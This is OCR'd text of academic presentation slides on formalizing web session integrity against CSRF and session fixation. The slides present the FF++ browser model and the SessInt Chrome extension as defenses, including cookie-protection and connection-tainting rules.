
Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)



Session Fixation



Our contributions

- A new notion of web session integrity
  - amenable for browser-side enforcement
  - expressive enough to capture a wide range of attacks

Our contributions

- A new notion of web session integrity
  - amenable for browser-side enforcement
  - expressive enough to capture a wide range of attacks
- FF^{++}, a security-enhanced browser model
  - provably sound enforcement of web session integrity
  - prevents new attacks which escape state-of-the-art solutions

Our contributions

- A new notion of web session integrity
  - amenable for browser-side enforcement
  - expressive enough to capture a wide range of attacks
- FF^{++}, a security-enhanced browser model
  - provably sound enforcement of web session integrity
  - prevents new attacks which escape state-of-the-art solutions
- SessInt, a Google Chrome extension
  - enforces the same security policy as FF^{++} in a real browser
  - ... slightly relaxed to foster usability

Web Session Integrity, Formalized

New semantics: traces (I, O) and attacked traces (ℓ, I, O)

- record trust level associated with output events
- trust $\sim$ origin that set the cookies attached to output

Web Session Integrity, Formalized

New semantics: traces (I, O) and attacked traces (ℓ, I, O)

- record trust level associated with output events
- trust $\sim$ origin that set the cookies attached to output
- attacker at ℓ may tamper with the browser and/or the network
- ℓ synthesises, intercepts, eavesdrops input/output events

Web Session Integrity, Formalized

New semantics: traces (I, O) and attacked traces (ℓ, I, O)

- record trust level associated with output events
- trust $\sim$ origin that set the cookies attached to output
- attacker at ℓ may tamper with the browser and/or the network
- ℓ synthesises, intercepts, eavesdrops input/output events


Session Integrity

A reactive system preserves session integrity for its trace (I, O) iff for all $\ell \in \mathcal{L}$, and all its attacked traces (ℓ, I, O') one has:

$$\forall \ell' \not\sqsubseteq \ell : O' \downarrow \ell' \text{ is a prefix of } O \downarrow \ell'.$$


Cross-Site Request Forgery (CSRF)

Without the attacker (I, O) ...




Cross-Site Request Forgery (CSRF)


... with the attacker (E, I, O'): session integrity violation! $(\mathsf{S} \not\sqsubseteq \mathsf{E})$




New attacks: local CSRF



New attacks: local CSRF



New attacks: local CSRF



State-of-the-art client-side defenses unable to handle this attack

FF^{++}: Cookie and password protection

Cookie confidentiality and integrity

- confidentiality: `HttpOnly` and (possibly) `Secure` flags
- integrity: `Secure` cookies never overwritten via HTTP (not prescribed by the RFC, but must be enforced)

FF^{++}: Cookie and password protection

Cookie confidentiality and integrity

- confidentiality: `HttpOnly` and (possibly) `Secure` flags
- integrity: `Secure` cookies never overwritten via HTTP (not prescribed by the RFC, but must be enforced)
- Two additional constraints
  - never attach cookies to cross-origin requests (prevent CSRF)
  - never transmit cookies potentially fixated by an attacker

FF^{++}: Cookie and password protection

Cookie confidentiality and integrity

- confidentiality: `HttpOnly` and (possibly) `Secure` flags
- integrity: `Secure` cookies never overwritten via HTTP (not prescribed by the RFC, but must be enforced)
- Two additional constraints
  - never attach cookies to cross-origin requests (prevent CSRF)
  - never transmit cookies potentially fixated by an attacker

Password manager to trace password origin


- Client-side computation involving password
  - may only output towards password origin
  - may not modify mutable state (e.g. set cookies)

FF^{++}: Trace cross-origin access


Extend the structure of network connections and pages with flags

- flags: $q \in \{\checkmark, \times\}$
- new connections are untainted ($q = \checkmark$)
- upon cross-origin redirect: taint the connection ($q = \times$)
- q is propagated from the connection to the page
- authenticated requests only fired by untainted connections/pages

